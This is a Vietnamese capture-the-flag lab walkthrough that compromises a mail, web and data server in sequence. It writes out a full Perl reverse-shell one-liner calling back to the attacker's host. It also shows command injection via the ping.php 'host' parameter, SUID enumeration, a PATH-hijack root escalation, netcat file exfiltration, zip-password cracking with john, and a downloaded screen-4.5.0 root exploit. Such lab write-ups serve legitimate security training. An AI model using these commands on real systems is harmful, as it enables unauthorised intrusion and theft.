



Kết quả đã trả về code html của trang web.

Sử dụng ssh -L 8000:172.17.0.4:80 root@10.10.10.141 -p 2222 -i id\_ed để thiết lập đường hầm ánh xạ cổng 8000 trên máy kali tới cổng 80 của 172.17.0.4:



Ánh xạ thành công, truy cập trên web:


Dùng dirsearch tìm kiếm thu mục ẩn:




Có robots.txt,ping và server-status.


robots.txt là một tệp tin chỉ dành cho các bot (như web crawler của Google) để chỉ dẫn các URL mà bot có thể truy cập hoặc không thể truy cập. Để kiểm tra robots.txt của một trang web, bạn chỉ cần thêm /robots.txt vào địa chỉ URL của trang web.

server-status thường được sử dụng để hiển thị trạng thái của máy chủ Apache. Để truy cập server-status, bạn có thể thêm /server-status vào địa chỉ URL của máy chủ.







 <pre>Array ( ) </pre>, cho thấy rằng một mảng (array) trống đã được in ra trong một trang web hoặc kết quả của một đoạn mã PHP. Trong ngữ cảnh lập trình, điều này có nghĩa là mảng không chứa bất kỳ phần tử nào. Ngoài ra, thống báo này còn cho biết có thể có một tham số tên là host

Đọc file oscar.txt :


Đoạn văn này nói rằng nó có một tiện ích để ping đến các máy, và dựa vào trang ping php thì HC cho rằng có thể nó sẽ dùng tham số host để đưa địa chỉ ip vào và thực hiện lệnh ping tới các máy. Thực hiện đưa vào tham số host một giá trị trên url của ping.php:





Kết quả trả về cho biết đã thực hiện lệnh ping thành công. Thông thường, các trang web được code không cẩn thận sẽ dính lỗ hổng command injection ở chức năng này. Vì vậy, HC sẽ thử đưa vào các kí tự như ; , và lệnh whoami đằng sau để kiểm tra thử:




Kết quả trả về cho biết rằng lệnh whoami đã được thực thi, từ đó chứng minh được trang web này tồn tại lỗ hổng command injecrtion. Tiếp đó HC sẽ sử dụng lệnh perl -e 'use Socket;$i="10.10.10.128";$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};' để gọi 1 reverse shell :











find / -type f -user 1000 2>/dev/null




find / -type f -user 1001 2>/dev/null












script /dev/null -c bash























Khi 1 chương trình gọi đến lệnh date, hệ thống sẽ tìm kiếm lệnh này trong các thư mục được liệt kê trong biến môi trường PATH theo thứ tự từ trên xuống dưới. Vì vậy kiểm tra lệnh PATH:




Mục đích của HC để thực thi leo thang đặc quyền lên root qua suid bằng cách chạy được shell trong file curent-date. Vì vậy HC sẽ tạo 1 file date trong thư mục /home/oscar và đưa /home/oscar lên đầu của PATH. Điều này sẽ giúp khi thực thi lệnh date nó sẽ đọc file date trong thư mục đầu tiên của $PATH và gọi đến file date có shell của mình.

Thêm /home/oscar vào trong PATH:



Tạo file date chứa /bin/bash:




Chạy current-date và thành công vào root:


  
Vậy là lấy đc flag2 và xong ở máy chủ web




Để tiếp tục tìm flag3, HC sẽ đi vào máy chủ dữ liệu, ở đây có một máy đang có dịch vụ ftp và ssh:




Thực hiện kết nối ftp đến 172.17.0.4 với tài khoản anonymous:




Thực hiện kiểm tra và phát hiện có tập tin /pub/.folder và trong đó có chứa 2 file .backup.zip và file.txt: 

Sử dụng lệnh get để đưa nó về root của web server:



Mở netcat ở cổng 4242 để lắng nghe file muốn đưa từ webserver sang máy kali:



Trong webserver sử dụng netcat để gửi file .backup.zip qua kali:




Tương tự với file.txt:







Ở máy kali thử thực hiện unzip, tuy nhiên file zip đòi hỏi password nên không thể giải nén đc:




Vì vậy cần sử dụng một vài tool để crack password, trước tiên sử dụng zip2john .backup.zip > hash.txt để trích xuất mật khẩu hash của file .backup.zip ra file hash.txt để HC có thể crack đc:




Sử dụng john để crack và phát hiện password là 1234567890:



Giải nén file .backup.zip đc file cred.txt. Đọc nó thì thấy 1 username và password đi kèm, còn file.txt thì ko có thông tin j thêm:




Sử dụng webserver để ssh vào máy 172.17.0.4 với username và password vừa lấy đc và đăng nhập thành công:




Tiếp đó sử dụng lệnh find / -perm -u=s type f 2>/dev/null để tìm các file có quyền suid trong dataserver:




Ở đây HC tìm thấy 1 file khá lạ screen-4.5.0, đây có thể là hint và là vị trí có thể khai thác của bài này nên HC sẽ đi search kết quả trên gg và có 1 file khai thác:




Ngoài ra có thể sử dụng searchspoilt cũng được:




Sử dụng option -m để đưa file khai thác đến vị trí của mình và khởi động dịch vụ web trên máy kali để thực hiện chuyển file khai thác sang máy lab:



Trên dataserver thực hiện wget để tải về, cấp quyền và chạy file khai thác. Kết quả là đã vào đc tài khoản root:




Vậy là đã có flag3 và kết thúc bài ở đây nhé



1. **Kết quả**

* Leo thang đặc quyền lên root trên hệ thống mail server, và lấy được phần 1 của flag nằm trong thư mục root



* Leo thang lên quyền root của web server và lấy được phần 2 của flag trong thư mục root



* Leo lên được quyền root của database server và lấy được phần 3 của flag trong thư mục root

